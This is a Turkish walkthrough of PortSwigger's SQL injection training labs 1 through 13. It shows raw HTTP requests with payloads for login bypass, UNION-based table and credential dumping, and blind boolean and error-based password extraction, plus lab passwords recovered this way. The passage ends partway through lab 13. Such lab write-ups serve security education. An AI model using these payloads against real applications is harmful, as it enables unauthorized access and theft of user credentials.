

PORTSWIGGER SQL INJECTION LABLARININ ÇÖZÜMÜ

LAB 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data:

Bu lab SQL lablarının kolay seviyesinde bir laboratuvardır. Öncelikle sayfamıza gidiyoruz ve ardından dolanırken istekleri tutuyoruz. Burada bir “productId” sayfası bir de category sayfamız mevcut. ProductId kısmının olduğu sayfanın üzerinde bir SQL açığı bulamadım.

```
1 GET /product?productId='+OR+1=1-- HTTP/2
2 Host: 0a0a0b20410a20b80024e1d00f40051.web-security-academy.net
3 Cookie: session=CFjPkJ3M1bNjK6nVR41azBaB4PVHr0NUo
4 Sec-Ch-Ua: "Not (A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dst: document
14 Referer: https://0a0a0b20410a20b80024e1d00f40051.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: tr
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 "Invalid product ID"
```

Ancak category kısmında giden isteği yakaladım. Sonra buraya SQL Injection parametresini denedim.

```
1 GET /filter?category='or _l=1-- HTTP/2
2 Host: 0a0a0b20410a20b80024e1d00f40051.web-security-academy.net
3 Cookie: session=CFjPkJ3M1bNjK6nVR41azBaB4PVHr0NUo
4 Sec-Ch-Ua: "Not (A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11478
5
6 <!DOCTYPE html>
7 <html>
```

Ve bu isteği yolladığımızda labımız çözülmüş oldu... 😊

Congratulations, you solved the lab!

Share your sh



Clothing, shoes and accessories

LAB 2: SQL injection vulnerability allowing login bypass

İsminden de anlaşılacağı gibi bu login bypass labı. O yüzden bize bir giriş sayfası lazım 😊

Siteye gidip my account sekmesine girince bizi bir login sayfası karşılıyor. Burada SQL Injection ‘un en meşhur payload’ını giriiyoruz.

■ ' OR 1=1—

Hem username hem de password kısmına giriyoruz.

Login

The screenshot shows a login interface with two input fields and a button. The 'Username' field contains the value "' OR 1=1--". The 'Password' field contains the value '*****'. Below the fields is a green 'Log in' button.

Daha sonra giriş yapıyoruz.

Congratulations, you solved the lab!

My Account

Your username is: administrator

The screenshot shows a 'My Account' page. It displays the message 'Your username is: administrator'. Below this is a form with an 'Email' label and a text input field. At the bottom of the form is a green 'Update email' button.

Ve lab çözümümüz bu kadardı.

LAB 3: SQL injection attack, querying the database type and version on Oracle

Burada bize UNION ile önce keşif yapmamızı öneriyor. Yani kategori keşfi yapacağız.

Biraz labı inceledikten sonra bize verilen ipucunu kullanmamız gerektiğini unutmadan buraya da yapışırıymış:

“dual Oracle'da bu amaçla kullanabileceğiniz yerleşik bir tablo var. Örneğin:UNION SELECT 'abc' FROM dual”

Burada kullanmamız gereken sorgu şekli için bizlere ipucu verilmiş. Öncelikle bu isteği yakalayıp Burp Suite'e gönderiyoruz. Sona uzun uğraşlar sonucunda şunu bulabildim:

The screenshot shows the Burp Suite interface. In the 'Request' tab, a GET request is displayed with the URL /filter?category='UNION+SELECT+'abc',NULL+FROM+dual-- HTTP/2. The request includes various headers such as Host, Cookie, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, and Sec-Fetch-Mode. In the 'Response' tab, a 200 OK response is shown with Content-Type: text/html; charset=utf-8 and X-Frame-Options: SAMEORIGIN. The response body contains HTML code related to an Oracle database banner.

```
1 GET /filter?category='UNION+SELECT+'abc',NULL+FROM+dual-- HTTP/2
2 Host: Oaac00ca049a81bc80901cbc00770021.web-security-academy.net
3 Cookie: session=5ApZyBf5D9KpLYTuHxQlDFSKmIOrNSQN
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
```

Burada 200 yanıtını aldık. Yani kullanacağımız kod kısmı burası. Şimdi bizden istenen şeyi buraya enjekte edelim.

'+UNION+SELECT+BANNER,+NULL+FROM+v\$version-- => kodunu yapıştırıp isteği gönderelim:

The screenshot shows the response body containing the Oracle Database banner. It includes information about the CORE, NLSRTL, and Oracle Database versions, along with the release number and bitness.

```
CORE11.2.0.2.0      Production
</th>
</tr>
<tr>
  <th>
    NLSRTL Version 11.2.0.2.0 - Production
  </th>
</tr>
<tr>
  <th>
    Oracle Database 11g Express Edition Release
    11.2.0.2.0 - 64bit Production
  </th>
</tr>
<tr>
  <td>
```

Ve labımızı çözmüş olduk.

LAB 4: SQL injection attack, querying the database type and version on MySQL and Microsoft

Bu labımız da bizden category sayfasını bypass etmemizi istiyor. Bir önceki çözüdüğümüz labın çok benzeri aslında sadece adından da anlaşılacağı gibi MySQL için geçerli payload istiyor bizden.



Bunu kullanalım.

```
1 GET /filter?category='UNION+ALL+SELECT+@@version,NULL# HTTP/2
2 Host: 0a4000ae0425161680dd855f00b500c4.web-security-academy.net
3 Cookie: session=zy4Y0cgn9pRFm0crIZdK5QzSARzJ48BS
```

Bu kodu göndererek labımızın çözümüne ulaşıyoruz.

Congratulations, you solved the lab!

Internal Server Error

Internal Server Error



LAB 5: SQL injection attack, listing the database contents on non-Oracle databases

Bu lab ise UNION payloadını ORACLE databaselere uyarlayarak admin olmamızı istiyor.

Öncelikle bir önceki sorulardan kalma payloadımı giriyorum.

```
1 GET /filter?category='UNION+ALL+SELECT+'ABC',NULL+- HTTP/2
2 Host: 0a39009f037607e48080e95700490066.web-security-academy.net
3 Cookie: session=snnKe4mjclUappF2ZTRhNKMro0Yx6flL9
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Ch
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
   Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

② ⚙️ ⏪ ⏩ Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
```

Ve 200 döndüğünü görüyoruz.

Bu lab diğer laba göre biraz daha zorladı. Burada biz yine category URL'ini bypass edeceğiz. Böylelikle tablolar hakkında bilgiler toplayacağız.

ORACLE hakkında bize verilen ipuçlarını kullanarak şu komuta ulaşıyoruz:

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables—
```

Evet şimdi bunu URL içerisinde yazarak çıkan sonuca bakıyoruz.

Böyle bir tablo bizi karşıladı. Şimdi kodumuzun içine

buradan da bilgiler depolayarak tekrardan bypass etmeye çalışalım. Bize lazım olan şeyler userlar ve passwordler.

Bu tabloyu daha detaylı bir incelemeden sonra bize lazım olan kişiyi buldum.

users_bekzeo

Tablo isimlerini bulduk şimdi columnlar lazım:

```
' UNION SELECT c
```

Kodda table yerlerine columns yazdık. Şimdi username password lazım.

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_bekzeo'--
```

```
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_bekzeo'--
```

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Pets Toys & Games

username_pimhka

email

password_qocogq

Burada bilgiler çıktı. Şimdi bu tabloların da içini okuyalım.



```
' UNION SELECT username_pimhka, password_qocogq FROM users_bekzeo--
```

Refine your search:

All Accessories Clothing, shoes and accessories Lifestyle Pets Toys & Games

wiener

sxmd0xohitmre6jgp6m

carlos

vc6zwh272wnvjq70ps6q

administrator

wmo7dkfl8kcgbj0yum46

Ve artık bilgiler burada giriş yapalım bu bilgiler ile 😊

Ve labımızı başarıyla çözdük.

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

LAB 6: SQL injection attack, listing the database contents on Oracle

Bu lab bizden bir önceki labın bizden istediklerinin birebir benzerini istiyor. Şimdi '+UNION+SELECT+table_name,NULL+FROM+all_tables— kodunu deneyelim.

Sonuç döndü.

STMT_AUDIT_OPTION_MAP
SYSTEM_PRIVILEGE_MAP
TABLE_PRIVILEGE_MAP
USERS_MKOMAG
WRI\$_ADV ASA RECO DAT

Bu sefer kullanıcımız USERS_MKOMAG... 😊

Burada artık bize bu tablonun columnları lazım. Kodumuzu düzenliyoruz:

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_MKOMAG'—

EMAIL
PASSWORD_QLDYLK
USERNAME_ALWDHU

Ve şimdi buranın içini okuyoruz.

'+UNION+SELECT+USERNAME_ALWDHU,PASSWORD QLDYLK+FROM+USERS_MKOMAG—

administrator	
mnk01y6h3q327ixtytsc	
carlos	Artık giriş yapıp labimizi tamamlayabiliriz.
	Back to lab des

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

- Lab başarılı bir şekilde tamamlandı.

LAB 7: SQL injection UNION attack, determining the number of columns returned by the query

Bu labın amacı bize UNION komutunu daha da ileriye götürmek. Siteye giriş yapıp kategori kısmına girdikten sonra UNION SELECT NULL—komutunu denedim.

500 aldım. Daha sonra NULL yanına virgül ekleyip birkaç tane daha ekledim. 200 dönenе kadar.

```
1 GET /filter?category='UNION+SELECT+NULL,NULL,NULL--' HTTP/2
2 Host: 0a8700c3041dfddfb8085c10900ea0091.web-security-academy.net
3 Cookie: session=0Eb1rIrP7MxaG56zuHynHRhPNEun3Uo
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chro
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux_x86_64) AppleWebKit/537.36
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3969
5
```

Burada 200 yanıtını aldık ve labımız çözüldü. 😊

Congratulations, you solved the lab! Share your s

WE LIKE TO
SHOP 

Toys & Games

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts Toys & Ga

Poo Head - It's not just an insult anymore.	\$98.32	View details
Sarcastic 9 Ball	\$22.60	View details
AbZorba Ball	\$92.15	View details
Inflatable Dartboard	\$23.90	View details

(Yer kaplasın diye fotoğrafı büyük ekledim 😊)

LAB 8: SQL injection UNION attack, finding a column containing text

Bir önceki labın çözümünü kullanarak üstüne bir şeyler ekleyeceğimiz bir lab.

Öncelikle kaç tane sütun olduğunu bulmak için “UNION SELECT NULL,NULL—“ diyerek null sayısını arttıyoruz.

Daha sonra 3.NULL değerini yazdıktan sonra 200 döndüğünü bulduk. Şimdi burada NULL değerleri yerine bir şeyler deneyerek çıkan sonuçları inceleyelim.

```
1 | GET /filter?category='UNION+SELECT+NULL,'abc',NULL--  
2 | Host: 0abe009c0366b2ce82a3c40c00de00d3.web-security-
```

Burada 2. NULL değerinin yerine rastgele bir string değer girdim ve 200 olarak dönüt sağladı. Siteye baktığında da şunu gördüm:

• Make the database retrieve the string: 'BU6Twq'

[Back to lab description >>](#)

Şimdi bu verilen değeri 2.NULL'daki rastgele yere yapıştırıyorum. Ve labı çözdük. 😊



SQL injection UNION attack, finding a column containing text

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



(YAVUZLAR 😊 😊 😊)

LAB 9: SQL injection UNION attack, retrieving data from other tables

Bu labı da inceliyoruz. Bize ipucu olarak tablo ismi vermiş (users). Ve bu tablonun columnu olan (username ve password) değerleri verilmiş. Şimdi ben yine

UNION SELECT NULL,NULL—kodunu denedim ve bu sefer 2 de bize 200 döndü. Bize zaten ipucunda username ve password var denmişti. Şimdi tablo ismini biliyoruz bize lazım olanları biliyoruz. Artık kodumuzu yazalım.

```
Pretty Raw Hex
1 GET /filter?category='UNION+SELECT+username,password+FROM+users--' - HTTP/1.1
2 Host: 0a2a001d04602ae785252700005b0013.web-security-academy.net
3 Cookie: session=ro4VJrgrAQ0AvDtS6oTfC2vle9Sg2SMm
```

Şimdi dönen kısmını inceleyelim.

Response

```
Pretty Raw Hex Render
76 </tr>
77 <tr>
78   <th>
79     administrator
80   </th>
81   <td>
82     offatwmcejrfuhf6lp3
83   </td>
84 </tr>
85 </tbody>
86 </table>
87 </div>
88 </section>
89 <div class="footer-wrapper">
90 </div>
```

Response kısmında bize admin bilgileri döndü. Şimdi giriş yapıp lab çözümünü tamamlayalım.

[Back to lab description >>](#)

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

LAB 10: SQL injection UNION attack, retrieving multiple values in a single column

Labı inceleyelim.

```
1 GET /filter?category='UNION+SELECT+NULL,NULL--' HTTP/2
2 Host: 0ac9004303d3088d15fb3f00eb0029.web-security-academy.net
3 Cookie: session=jEnlDJRLboJQS0YgBovaMNBMmktR903
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

0h

Response
Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
```

2 NULL ile bize dönüş sağlandı.

```
1 GET /filter?category='UNION+SELECT+username,password+FROM+users--' HTTP/2
2 Host: 0ac9004303d3088d15fb3f00eb0029.web-security-academy.net
3 Cookie: session=jEnlDJRLboJQS0YgBovaMNBMmktR903
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

0h

Response
Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2415
```

Bu kez bize 500 döndü. Şimdi biraz

kurcalamalar yapmamız gerekiyor.

Uzun uğraşlar sonucunda:

'+UNION+SELECT+NULL,username||'~'||password+FROM+users— gibi bir kod bu durumu bypass etmemizi sağladı.

```
>body>
<tr>
  <th>
    administrator~hrme0mjsskv58rrwl03h
  </th>
</tr>
<tr>
  <td>
```

Artık giriş yapalım.

Congratulations, you solved the lab!

My Account

Your username is: administrator

Lab çözümü tamam.

LAB 11: Blind SQL injection with conditional responses

Öncelikle labı biraz kurcalıyoruz. Burada ilginç olan kısım şu ki category yanında TrackingId değeri var.

```
1 GET /filter?category='UNION+SELECT+NULL,NULL,NULL,NULL-- HTTP/2
2 Host: 0ae3005b0476810a80fd8a700a60069.web-security-academy.net
3 Cookie: TrackingId=MCgGSILuBKDDQpsdq' AND '1'='1; session=
rfxGkqbmp1nrboxsw2z1vMMNKHJVRNE7
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromiu
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```
<p>
|
</p>
<div>
    Welcome back!
</div>
<p>
|
</p>
<a href="/my-account">
    My account
</a>
<p>
|
</p>
```

Burada and '1'='1 komutunu trackingId yanına ekledik ve response olarak Welcome back! Döndüğünü gördük. İpucu olarak bu verilmiştir bize. Şimdi burayı bypass etmemiz gerekiyor. 1=1 yerindeki soldaki 1 yerine komutumuzu girelim.

Ayrıca burada 1=2 yaptığımızda Welcome Back yazısı bizlere dönmedi.

AND (SELECT 'a' FROM users LIMIT 1)='a => içinde a harfi olup olmadığını kontrol eder.

```
42 <section class="maincontent">
43     <div class="container is-page">
44         <header class="navigation-header">
45             <section class="top-links">
46                 <a href="/">Home
47             </a>
48             <p>
49             |
50             </p>
51             <div>
52                 Welcome back!
53             </div>
54             <p>
55             |
56             </p>
```

Response kısmında Welcome yazısını gördük.

AND (SELECT 'a' FROM users WHERE username='administrator')='a

```
42 <section class="maincontent">
43     <div class="container is-page">
44         <header class="navigation-header">
45             <section class="top-links">
46                 <a href="/">Home
47             </a>
48             <p>
49             |
50             </p>
51             <div>
52                 Welcome back!
53             </div>
54             <p>
55             |
56             </p>
```

Şeklinde kodu düzenledik. Yine Welcome yazısını gördük. Bu da doğru yolda olduğumuzu gösteriyoruz. Bu labımızda işlerimiz biraz uzayacak gibi duruyor 😅

Şimdi bu kodu biraz daha süsleyip bilgi toplamamız gerekiyor. Ayrıca bir üst kodda administrator yazma sebebimiz de labin bize verdiği ipucundan kaynaklıydı. Şimdi biz username değerimizin administrator olduğunu biliyoruz ve bize bir de şifre lazım.

```
SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'
```

Şeklinde bir kod ile password değerimizin uzunluğunu bulmaya çalışalım.

Burada password>1 değerini sürekli arttırarak password uzunluğunu bulmalıyız. Teker teker denedim ve:

```
username='administrator' AND LENGTH(password)>20; session=xHr3B9hg8kiBy2p6qY00qZdwLyKz6h0
Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133", "Safari";v="133", "Apple-Safari";v="133", "Edge";v="133", "Microsoft Edge";v="133"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

response

Pretty Raw Hex Render

```
</a>
<p>
|
</p>
<a href="/my-account">
    My account
</a>
<p>
|
</p>
```

Burada password değerinin 20 olduğunu anladık. 19 yazdığınımda “Welcome Back” yazısı bizlere geri dönüyordu. Ama 20’de dönmedi.

Şimdi password uzunluğunu da bildiğimize göre artık yeni bir payload ile teker teker karakter karakter deneme yaparak şifremizi öğrenebiliriz.

```
SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'
```

Bu kodda ise en son kısımda bulunan a değeri ile şifremizi bulmayı deneyeceğiz. Teker teker a yerine tüm karakterleri deneyeceğiz ve Welcome yazısı gördüğümüzde ilk harfimizi bulacağız.

[KÜÇÜK BİR DİPNOT:

SUBSTRING

Bu komut 3 tane parametre alır:

- 1- 'STRING DEGER'
- 2- Hangi karakterden
- 3- Hangi karaktere kadar keseceğini gösterir.]

Şimdi bu işlemi Burp Suite Intruder seçeneği ile brute force şeklinde bulacağız. Bu durumda a harfini ADD butonuna aldım ve payload kısmına da harf ve sayıları ekledim.

16	f	200	101	5387
17	g	200	102	5387
18	h	200	108	5387
19	i	200	106	5387
20	j	200	101	5387
21	k	200	102	5448

Request Response

Burada ilk karakterimiz => k

Ve böyle böyle ikinci karakteri hepsini teker teker deneyelim. SUBSTRING(password,2,1) diyerek komutu artıracagız. 20'ye kadar.

Teker teker 1'den 20'ye kadar yaptım ben.

Cevap: kfyb8ge320skogupvtfp çıktı. Şimdi administrator olarak giriş yapalım.

The screenshot shows a web application interface. A red banner at the top says "Congratulations, you solved the lab!". Below it, a section titled "My Account" displays the username "administrator". It has a form for updating the email address, with a placeholder "Email" and a green "Update email" button. The background is white with some gray shadows.

Ve lab çözüme kavuştu.

Peki biz burada harflerin onlar olduğunu nasıl anladık. Son girilen payload üzerinden anlatayım.

p	200	97	8477
o	200	244	8416

Burada en sağda bulunan kısmı Length kısmı

Length	8477
	8416

Burada eğer işlem doğruysa bize "Welcome Back" yazısı yazılmacaktı. Mantıken düşünürsek sayfa uzunluğu biraz daha büyük olacaktı. Böyle böyle şifreyi çözdük ve cevaba ulaşmış olduk. 🎉

LAB 12: Blind SQL injection with conditional errors

Bir önceki lab gibi bu labda da TrackingId değeri mevcut. Oracle database kullanıldığı da ipuçları arasında administrator şifresi arıyoruz. Şimdi labımızı inceleyelim.

Oracle database denilince akla FROM dual kısmı gelmelidir.

Bu lab eğer yanlışlık varsa 200 döndürmüyor. Şimdi biraz uğraşlar sonucunda ‘’ ile bu sitenin bir şeyler olduğunu bulabildim. Sonra bunu sömürme işlemleri için uzunca uğraşlar sonucu:

'||(SELECT " FROM dual)||' şeklinde kod bloğu bizlere 200 olarak sayfayı döndürüyor. Şimdi bu payload üzerinde biraz oynamalar yapalım.

Dual yerine Murat yazdığınımda bana 500 döndürüyor.

'||(SELECT " FROM users WHERE ROWNUM = 1)||' => bu kod bloğu bizlere users tablosu var mı yok mu ortaya çıkan bir Oracle sorgusudur.

Yukarıdaki kod bloğu içerisindeki WHERE ROWNUM = 1 komutu birden fazla satır döndürülmesini ve birleştirilirken bozulmasını öner.

Şimdi biraz daha payload üzerinde oynama yapıyoruz.

'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM dual)||'

Burada error mesajı döndürüyor. Bu payloadı biraz daha düzenleme yaparsak;

'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE " END FROM dual)||'

 şeklinde gönderince sonuç 200 döndü.

```
1 GET /filter?category=Food+%26+Drink HTTP/2
2 Host: 0af50084048ba667db9d3f6900600036.web-security-academy.net
3 Cookie: TrackingId=Eb0A4Vi5k60lgEqr'|||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0)
4 ELSE '' END FROM dual)||'| session=NHJcoFcxzIhxfqkrMLIgAeGMsrN8sMx4
5 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/x-png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
```

Response
Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5255
```

Şimdi bu payload üzerinde biraz daha oynama yapacağız. 1=1 yazınca hata aldık 1=2 yapınca sonuç döndü. Biraz daha işleri ilerletelim.

'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE
username='administrator')||'

Şeklinde admin olarak deneme yapalım.

Bu kodda da hata aldık. Şimdi biraz daha oynamaya yapalım.

```
'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Admin şifre uzunluğunu deneyelim. 500 döndü. Password>1'i sürekli arttırarak sonuç 200 döndüğü anda uzunluğunu bulacağız.

```
Cookie: TrackingId=Eb0A4V1Sk601gEqr'||(SELECT CASE WHEN LENGTH(password)>20 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||'; session =NHJcoFcxzIhxqkrMLIgAeGMrN8sMx4
Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

0 highlights

Response

Pretty Raw Hex Render

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5255

20 olduğunu bulduk.

Şimdi yeni bir payload ile teker teker deneme yaparak karakterleri bulacağız. Brute Force atağını kullanacağız.

```
'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Burada a kısmını ADD yaparak Brute Force atağı yapalım.

Burada 500 dönerse doğru cevap olduğunu anlayacağız. Örneğin:

Request	Payload	Status code	Response received	Error	Timeout	Length
31	u	500	118			2451
0		200	377			5363
1	0	200	109			5363
2	1	200	190			5363
	

Status code 500 olduğu için ilk karakterimiz “u” oldu. Şimdi teker deneyeceğim.

[unjp padq ifb fpm 9yp16ld](#) ve şifremizi bulduk. Giriş yapalım.

 | Back to lab overview

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

Ve labı çözmüş olduk.

LAB 13: Visible error-based SQL injection

Öncelikle TrackingId kısmında en son kısmına ‘ işaretini atıp inceliyoruz.

```
2 Host: 0ac300a30362d7e182df242c00e40083.web-security-academy.
3 Cookie: TrackingId=SUFnGIA733vpqTz'; session=5aJFdLNUNjCkA
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2531
5
6 <!DOCTYPE html>
```

500 hata aldı. Peki sonuna – atarsak?

```
2
3 Cookie: TrackingId=SUFnGIA733vpqTz'--| s
4 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_6
Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml,q=0.8,application/signed-excha
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
